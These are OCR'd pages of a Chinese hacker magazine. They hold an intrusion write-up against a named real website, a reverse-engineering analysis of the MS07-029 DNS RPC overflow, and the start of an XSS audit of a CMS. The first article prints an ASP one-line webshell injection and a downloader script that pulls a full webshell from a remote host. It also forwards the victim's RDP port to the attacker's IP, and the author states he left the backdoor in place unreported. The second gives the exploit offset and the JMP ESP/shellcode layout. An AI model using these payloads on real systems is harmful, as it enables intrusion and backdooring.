Browser（如图5），第三项需为开锁状态。这时发现找不到"http://www.xcym.com/news/admin/createasp.asp"，可能被作者改动了，事后证明改成了1.asp。



图5

用上面的方法拿webshell就行不通了。发现这个http://www.xcym.com/news/inc/config.asp没改，在后台找到=>>系统管理=>>网站属性=>>上传文件大小，接下来构造如下一句话2000"%><%Eval(Request(chr(113)))%><%'。用一句话服务端连http://www.xcym.com/news/inc/config.asp得到小马WEBSHELL（如图6）。发现大马写入后无法正常执行，重新用先前方法写个下载的ASP：


图6


```
<%
Set xPost = CreateObject("Microsoft.XMLHTTP")
xPost.Open "GET","下载地址，注：大马改成TXT后缀",False
xPost.Send()
Set sGet = CreateObject("ADODB.Stream")
sGet.Mode = 3
sGet.Type = 1
sGet.Open()
sGet.Write(xPost.responseBody)
sGet.SaveToFile Server.MapPath("ysjy.asp 注：可随意改"),2
set sGet = nothing
set sPOST = nothing
%>
```

打开写人的下载马、自动得到大马（如图7）。



图7


四、内网提权

提权的方法有多种，我竟然找到个最简单的，在c：\Recycled回收站下的一个批处理找到了管理员的用户名及密码（如图8）。


图8


对待内网用工具作端口转向：1、上传客户端fport.exe到回收站；2、内网用户映射自己的1800、3389端口；3、FportClient监听；4、在WEBSHELL里执行（这个服务器直接执行命令，有wscript.shell可上传相对应的cmd.exe）C：\Recycled\fport 3389 自己的外网IP 1800；4、连接成功后，在终端连接器写入自己的外网IP，人家的用户及密码，顺利进入服务器（如图9、图10、图11）。


图9


图10

总结：说实话，入侵一下指定的站还是比较累人的。本人老小菜一个，都是利用现有条件，没什么新技术。没有通知管理员的习惯，就不删除后门了，大家也去验证自已的技术，绝对反感人家挂MS07004的这类卡IE的网马，这样会搞得网站都不能进。

［文章里用到的工具fport.exe、FportClient.exe、Cookis Browser.exe已收录在本期光盘］


图11

编辑点评：

看了别人的教程，再来一次入侵温习，是一个不错的学习方法。针对作者用fport.exe和FportClient做3389端口转发，我有必要说一下。据我实际经验，用htran转发3389、5631比较好用，但是转发radmin和vnc似乎fport.exe和FportClient更好用一点，只是我的经验之谈了，没有做更多的横向比较。

MS07-029 分析报告

图 吴铖书

一、漏洞背景

MS07-029是windows DNS 服务器RPC接口在处理畸形的请求数据时导致的栈溢出漏洞。这个漏洞只是针对Windows服务器平台，如Windows 2000 Server、Windows 2003 Sever，当服务器开启DNS服务时，系统就会受到影响。

先简单了解一下RPC协议：RPC采用C/S模式。请求程序就是一个客户机，而服务提供程序就是一个服务器。首先，调用进程发送一个有进程参数的调用信息到服务进程，然后等待应答信息。在服务器端，进程保持睡眠状态直到调用信息的到达为止。当一个调用信息到达，服务器获得进程参数，计算结果，发送答复信息，然后等待下一个调用信息，最后，客户端调用过程接收答复信息，获得进程结果，然后调用执行继续进行。

初步了解该漏洞的本质，大家都知道DNS服务所开放的端口是53端口，而这个漏洞并非出现在主线程创建的53监听端口，问题端口出现在TCP 的1032端口（由DNS服务创建），这个端口是服务器用来管理使用的。

问题的原因出在微软使用的RPC匿名访问方式，这种默认的方式可以接受来自网络的TCP请求，如果存在大量的精心构造的请求数据，使DNS服务自身的请求不予受理，则可能导致拒绝服务攻击。

二、漏洞分析与调试

调试环境：

服务器 windows 2000 server sp1 CHN

调试机 windows 2000 professional sp4 CHN

调试工具 windbg

在服务器安装DNS服务，查看DNS所使用的端口，有熟知的端口号UDP和TCP的53端口，还有一个被DNS使用的TCP端口1032，这个端口是不固定的，每次开启服务都不相同，所以在利用这个漏洞的时候需要扫描服务器的端口。经过多次测试，每次开启服务，端口数会递增。就这个存在漏洞的端口，我们尝试发起连接。

建立TCP连接后，发送依照格式构造的RPC请求数据包，获得应答后，发送畸形的数据包，触发漏洞，下面我们一步一步揭示MS07－029触发的原因。

根据漏洞公告，此漏洞是在RPC接口处理数据时发生错误，所以尝试在RPCRT4.dll中接受数据的函数上设置断点：

bp Rpcrt4!I_RpctransConnectionAllocatePacket，然后go，继续运行，看到windbg中提示debuggee is running…，提示说明程序正在运行中，此时我们不能输入命令，如果想再次使程序中断下来，使用CTRL+Break。

发送我们的数据包，果然程序中断下来了：

```
0:013> bp rpcrt4!i_rpctransconnectionallocatepacket
0:013> g
Breakpoint 0 hit
eax=77d3c120 ebx=00000000 ecx=00085850 edx=77d8a0c0
esi=000799d8 edi=00000000 eip=77d2b4a0 esp=00abfecc ebp=00abfee4 iopl=0
nv up ei pl zr na pe nccs=001b ss=0023 ds=0023 es=0023 fs=0038
gs=0000             efl=00000246
RPCRT4!I_RpcTransConnectionAllocatePacket:
77d2b4a0  ff742408    push   dword ptr [esp+8]   ss:0023:
00abfed4=00000400
```

F5使程序继续，直到数据完全写入服务器的缓冲区中，在内存中搜索我们的数据：

```
0:008> s 0 l 000fffff 5c 5c 5c 5c 5c 5c 5c 5c
0008cef4  5c 5c 5c 5c 5c 5c 5c 5c-5c 5c 5c 5c 5c 5c 5c 5c
\\\\\\\\\\\\\\\\
0008cef5  5c 5c 5c 5c 5c 5c 5c 5c-5c 5c 5c 5c 5c 5c 5c 5c
\\\\\\\\\\\\\\\\
0008cef6  5c 5c 5c 5c 5c 5c 5c 5c-5c 5c 5c 5c 5c 5c 5c 5c
\\\\\\\\\\\\\\\\
0008cef7  5c 5c 5c 5c 5c 5c 5c 5c-5c 5c 5c 5c 5c 5c 5c 5c
\\\\\\\\\\\\\\\\
0008cef8  5c 5c 5c 5c 5c 5c 5c 5c-5c 5c 5c 5c 5c 5c 5c 5c
\\\\\\\\\\\\\\\\
```

在0x0008cef4处发现发送的数据，进一步的想法便是如果DNS服务对接受到的数据进行处理，必然会在此处获得输入的数据，所以在此处的内存监视起来，继续让程序运行起来，程序再次中断下来：

```
0:008> ba r4 0008cef4
0:008> g
Breakpoint 1 hit
eax=00000000 ebx=00aff813 ecx=fffffffe edx=0008cef4 esi=00aff812
edi=0008cef5  eip=0101b45e esp=00aff7e8 ebp=00aff7fc iopl=0         nv
up ei pl zr na pe nc cs=001b  ss=0023  ds=0023  es=0023  fs=0038
gs=0000             efl=00000246
dns+0x1b45e:
0101b45e  f2ae    repne scas byte ptr es:[edi]        es:0023:
0008cef5=5c
```

查看此时的堆栈：

```
0:008> k
ChildEBP RetAddr
WARNING: Stack unwind information not available. Following frames
may be wrong.
00aff7fc 0101fb44 dns+0x1b45e
00aff9e0 010136a4 dns+0x1fb44
00affa0c 01027918 dns+0x136a4
00affa34 77d245e0 dns+0x27918
00affa5c 77d82579 RPCRT4!NdrServerInitialize+0x4d8
00affcdc 77d829cc RPCRT4!NdrStubCall2+0x579
00affcf8 77d248bc RPCRT4!NdrServerCall2+0x17
00affd30 77d247ec RPCRT4!I_RpcGetBufferWithObject+0x275
```

根据堆栈的情况，我们可大体了解服务的程序流程：

1. 进行RPC连接，RPCRT4!RpcBindingSetOption
2. 进行传输连接 RPCRT4!I_RpcTransConnectionAllocatePacket
3. 获得RPC传输的数据 RPCRT4!I_RpcGetBufferWithObject

具体的函数含义参见wine API rpcrt4_dll，有详细的RPC API函数资料，有部分代码。参见http://source.winehq.org/WineAPI/rpcrt4.html

可以看到，此时的程序已经回到DNS的主服务程序的流程上来，根据堆栈情况，我们回到函数调用时参数的情况，运行如下：

```
0:008> u 0101fb29 l10
dns+0x1fb29:
0101fb29 55              push    ebp
0101fb2a 8bec            mov     ebp,esp
0101fb2c 81ecd0010000    sub     esp,1D0h
0101fb32 ff750c          push    dword ptr [ebp+0Ch]
0101fb35 8d8530feffff    lea     eax,[ebp-1D0h]
0101fb3b ff7508          push    dword ptr [ebp+8]
0101fb3e 50              push    eax    //指向堆栈中缓冲区指
针
0101fb3f e8d2b8ffff      call    dns+0x1b416 (0101b416)
0101fb44 83f87b          cmp     eax,7Bh
0101fb47 7417            je      dns+0x1fb60 (0101fb60)
```

我们注意到，程序在堆栈中只预留了1D0H固定的大小缓冲区，如果我们构造的数据可以绕过边界检查，很有可能覆盖了函数的返回地址。F11跟进调用函数体中，我们逐步分析代码的含义，函数代码如下：

```
dns+0x1b412:

0101b416 55          push    ebp
0101b417 8bec        mov     ebp,esp
0101b419 51          push    ecx
0101b41a 51          push    ecx              // 另一种分
配局部变量的方法
0101b41b 8b550c      mov     edx,dword ptr [ebp+0Ch] //缓
冲区指针
0101b41e 8065ff00    and     byte ptr [ebp-1],0
0101b422 8b4508      mov     eax,dword ptr [ebp+8]
0101b425 53          push    ebx
0101b426 56          push    esi
0101b427 57          push    edi
0101b428 85d2        test    edx,edx   //[ebp+0Ch]
0101b42a 7512        jne     dns+0x1b43e (0101b43e) //如
果分配成功，则跳转
0101b42c 802000      and     byte ptr [eax],0
0101b42f 80600100    and     byte ptr [eax+1],0
0101b433 80600200    and     byte ptr [eax+2],0
0101b437 33c0        xor     eax,eax
0101b439 e9b7000000  jmp     dns+0x1b4f5 (0101b4f5)
0101b43e 8b4d10      mov     ecx,dword ptr [ebp+10h]>?
0101b441 8d5802      lea     ebx,[eax+2]
0101b444 8bf3        mov     esi,ebx
```

```
0101b446 8d83ff000000     lea     eax,[ebx+0FFh]
0101b44c 43               inc     ebx
0101b44d 85c9             test    ecx,ecx  //第二个参数合法
0101b44f 8975f8           mov     dword ptr [ebp-8],esi
0101b452 89450c           mov     dword ptr [ebp+0Ch],eax
0101b455 750c             jne     dns+0x1b463 (0101b463)
0101b457 8bfa             mov     edi,edx
//
0101b459 83c9ff           or      ecx,0FFFFFFFFh
0101b45c 33c0             xor     eax,eax
0101b45e f2ae             repne scas byte ptr es:[edi]
0101b460 f7d1             not     ecx
0101b462 49               dec     ecx
//获取数据包的长度
0101b463 8d3c11           lea     edi,[ecx+edx]  //指向数据结尾
0101b466 3bd7             cmp     edx,edi
//进入循环赋值
0101b468 7209             jb      dns+0x1b473 (0101b473)
0101b46a 32c0             xor     al,al
0101b46c b911a00000       mov     ecx,0A011h
0101b471 eb0e             jmp     dns+0x1b481 (0101b481)
0101b473 8a02             mov     al,byte ptr [edx]
0101b475 42               inc     edx
0101b476 0fb6c8           movzx   ecx,al
0101b479 668b0c4dc03a0301 mov     cx,word ptr dns+0x33ac0 (01033ac0)[ecx*2]  cx=5008
0101b481 f6c11c           test    cl,1Ch
0101b484 7507             jne     dns+0x1b48d (0101b48d)
0101b486 3b5d0c           cmp     ebx,dword ptr [ebp+0Ch]
0101b489 7374             jae     dns+0x1b4ff (0101b4ff)
0101b48b eb0c             jmp     dns+0x1b499 (0101b499)
0101b48d f6c104           test    cl,4   *********************jmp1
0101b490 740c             je      dns+0x1b49e (0101b49e)
0101b492 3b5d0c           cmp     ebx,dword ptr [ebp+0Ch]
0101b495 7368             jae     dns+0x1b4ff (0101b4ff)
0101b497 0420             add     al,20h
0101b499 8803             mov     byte ptr [ebx],al
0101b49b 43               inc     ebx
0101b49c ebc8             jmp     dns+0x1b466 (0101b466)
0101b49e f6c110           test    cl,10h   *********************jmp2
0101b4a1 741c             je      dns+0x1b4bf (0101b4bf)
0101b4a3 8bcb             mov     ecx,ebx
0101b4a5 2bce             sub     ecx,esi
0101b4a7 49               dec     ecx
0101b4a8 83f93f           cmp     ecx,3Fh
0101b4ab 7f52             jg      dns+0x1b4ff (0101b4ff)
0101b4ad 880e             mov     byte ptr [esi],cl
0101b4af 8bf3             mov     esi,ebx
0101b4b1 43               inc     ebx
0101b4b2 3bd7             cmp     edx,edi
0101b4b4 731c             jae     dns+0x1b4d2 (0101b4d2)
0101b4b6 85c9             test    ecx,ecx
0101b4b8 7445             je      dns+0x1b4ff (0101b4ff)
0101b4ba fe45ff           inc     byte ptr [ebp-1]
0101b4bd eba7             jmp     dns+0x1b466 (0101b466)
0101b4bf 3c5c             cmp     al,5Ch   ******************jmp3
0101b4c1 75a3             jne     dns+0x1b466 (0101b466)
0101b4c3 8bc3             mov     eax,ebx
0101b4c5 57               push    edi
0101b4c6 52               push    edx
0101b4c7 50               push    eax
0101b4c8 43               inc     ebx
0101b4c9 e8a2feffff       call    dns+0x1b370 (0101b370) //写入缓冲区字符
0101b4ce 8bd0             mov     edx,eax
0101b4d0 eb94             jmp     dns+0x1b466 (0101b466)
0101b4d2 85c9             test    ecx,ecx
0101b4d4 7426             je      dns+0x1b4fc (0101b4fc)
0101b4d6 fe45ff           inc     byte ptr [ebp-1]
0101b4d9 802600           and     byte ptr [esi],0
0101b4dc 8b4d08           mov     ecx,dword ptr [ebp+8]
0101b4df 8a55ff           mov     dl,byte ptr [ebp-1]
0101b4e2 f6d8             neg     al
0101b4e4 1bc0             sbb     eax,eax
0101b4e6 2ad9             sub     bl,cl
0101b4e8 0556250000       add     eax,2556h
0101b4ed 80eb02           sub     bl,2
0101b4f0 8819             mov     byte ptr [ecx],bl
0101b4f2 885101           mov     byte ptr [ecx+1],dl
0101b4f5 5f               pop     edi
0101b4f6 5e               pop     esi
0101b4f7 5b               pop     ebx
0101b4f8 c9               leave
0101b4f9 c20c00           ret     0Ch
```

执行完毕后，函数的堆栈情况，返回地址被覆盖：

```
00aff9c1 5c5c5c5c 5c5c5c5c 5c5c5c5c 5c5c5c5c
00aff9d1 5c5c5c5c 5c5c5c5c 5c5c5c5c 5c5c5c5c
00aff9e1 125c5c5c 427ffa45 42424242 42424242
00aff9f1 42424242 42424242 42424242 42424242
00affa01 42424242 5c5ce2ff 5c5c5c5c 5c5c5c5c
00affa11 5c5c5c5c 5c5c5c5c 5c5c5c5c 5c5c5c5c
00affa21 5c5c5c5c 5c5c5c5c 5c5c5c5c 5c5c5c5c
00affa31 5c5c5c5c 5c5c5c5c 5c5c5c5c 5c5c5c5c
```

函数返回时，返回地址被覆盖成为JMP ESP的地址：

```
0:008> p
eax=00000000 ebx=00affa78 ecx=00000004 edx=0008d3bf
esi=00000000 edi=0008cef4 eip=0101fb74 esp=00aff9e4 ebp=5c5c5c5c iopl=0
nv up ei pl zr na pe nc cs=001b ss=0023 ds=0023 es=0023 fs=0038
gs=0000             efl=00000246
dns+0x1fb74:
0101fb74 c20c00          ret     0Ch
0:008> d esp
00aff9e4  12 45 fa 7f 42 42 42 42-42 42 42 42 42 42 42 42
00aff9f4  42 42 42 42 42 42 42 42-42 42 42 42 42 42 42 42
00affa04  42 ff e2 5c 5c 5c 5c 5c-5c 5c 5c 5c 5c 5c 5c 5c  B..\\\\\\\\\\\\\
00affa14  5c 5c 5c 5c 5c 5c 5c 5c-5c 5c 5c 5c 5c 5c 5c 5c  \\\\\\\\\\\\\\\\
```

三、漏洞利用

根据对代码的逆向分析，简单讨论一下利用的方法：

1. 由于程序在进行字符串拷贝的过程中，要对字符进行过滤，使用0x5C,即‘\’字符来绕过检查，同样我们可以使用大量的0x5C来达到覆盖缓冲区的目的，这也是程序出现缓冲区溢出的主要原因，例如可以使用“\x5C\x12\x5C\x45\x5C\xfa\x5C\x7f”的字符串来达到将字符串“\x12\x45\xfa\x7f”写人堆栈中的目的。

2. 在进行字符拷贝的过程前，程序为传递的字符串开辟了1D0H的缓冲区，计算：1D0h*2=RetEip(**2是因为我们需要在每个被拷贝字符前加0x5C*)，所以可以精确计算出返回地址的位置、数据包的头部大小，所以偏移位置是4CH +1D0H*2=3ECH。

3. 数据包需要合适的大小；如果包的大小不恰当，在解析数据包的时候，会出现数据边界错误或者无法达到程序出错的流程。

4. 在JMP ESP后，EDX指向堆中我们SHELLCODE前几个字节，所以紧接在JMP ESP地址后跟着\x42\x42…，对应的指令为inc edx，然后JMP EDX。

四、总结

1. 通过DNS RPC接口达到有漏洞的函数，执行流程如下：

```
01027913 e87719feff      call    dns+0x928f (0100928f)

010092a9 57              push    edi      //指向Packet buffer
010092aa e8dea30000      call    dns+0x1368d (0101368d)

01013694 6800000002      push    2000000h
01013699 6a00            push    0
```

```
0101369b ff74240c    push   dword ptr [esp+0Ch]//指向Packet buffer
0101369f e885c40000   call   dns+0x1fb29 (0101fb29)

0101fb29 55           push   ebp
0101fb2a 8bec         mov    ebp,esp
0101fb2c 81ecd0010000 sub    esp,1D0h  //固定大小的缓冲区
0101fb32 ff750c       push   dword ptr [ebp+0Ch]
0101fb35 8d8530feffff lea    eax,[ebp-1D0h]  //Local buffer
0101fb3b ff7508       push   dword ptr [ebp+8]  //Packet buffer
0101fb3e 50           push   eax
0101fb3f e8d2b8ffff   call   dns+0x1b416 (0101b416)  //导致覆盖
```

2. 整个逆向过程思路很简单，阅读汇编代码也没有很大困难。在熟悉工具的使用上花费了很多的时间，对工具的熟悉程度会影响工作的效率。在今后的学习中要把多种工具结合起来使用，可以达到更好的调试效果。

3. 通过研究DNS RPC漏洞，要对RPC端口的匿名认证小心，在使用固定长缓冲区时，应该注意边界长度的检查。对DNS PRC漏洞的浅析就到此为止，文中有不足之处欢迎大家和我交流。

图 9 4.媛伱☆

跨站、注入击垮网软天下

十一我过生日，没有想到我第一次投稿就发表了（兴奋呢），今年生日也过的格外开心，《黑手》送了一份最好的礼物给我，编者对我的肯定也越发的激励我努力的学习技术！最近学校要评估了，对我们要求很是严格，忙的要死，十一放假那几天下的asp代码等到十月中旬才有空来写文章，不说这些了。进入主题，这次检测的代码是：网软天下企业网站管理系统V2007。

一、初步分析

把代码下载回来并搭建好ASP平台后开始测试！看起来还不错（如图1），就是不知道安全怎么样！



图1

1、后台其它有利用价值的文章都用<!--#include file="admin.asp"-->调用了admin.asp，admin.asp里边的字符变量也过滤了单引号，不能用经典的'or'='or'登录也不能注入了！

二、跨站

1、前台跨站，第一步当然是找有输入的地方——用户注册&客户留言。用户注册UserRegPost.asp文件可以看出username和passwoed稍微过滤了一下，但是密码问题Question和其它变量就只判断是否为空，可以跨站但利用价值不大。我们来看看利用价值稍微大点的，客户留言FeedbackSave.asp文件也可以跨站，我们去实践一下，最好把代码<script>alert("丷9 4.媛伱☆")</script>写在主题上，这样别人浏览留言的时候才能看见（如图2、图3），而且这个不注册也可以留言的哦，后边就自己去发挥吧！




图2

2、后台的跨站，这个利用价值就更大了，前边要进"客户留言"里才能中招，而这个是在公告中，在首页中杀伤力大多了吧！Admin_AddAffiche.asp中，公告标题只是判断了是否为空就直接进库：这里我们添加<script>alert("丷9 4.媛伱☆")</script>到"公告标题"，内容随便，如图4，图5。不过要进后台才能跨（马上讲怎么进入后台，呵呵）！




图3




图4

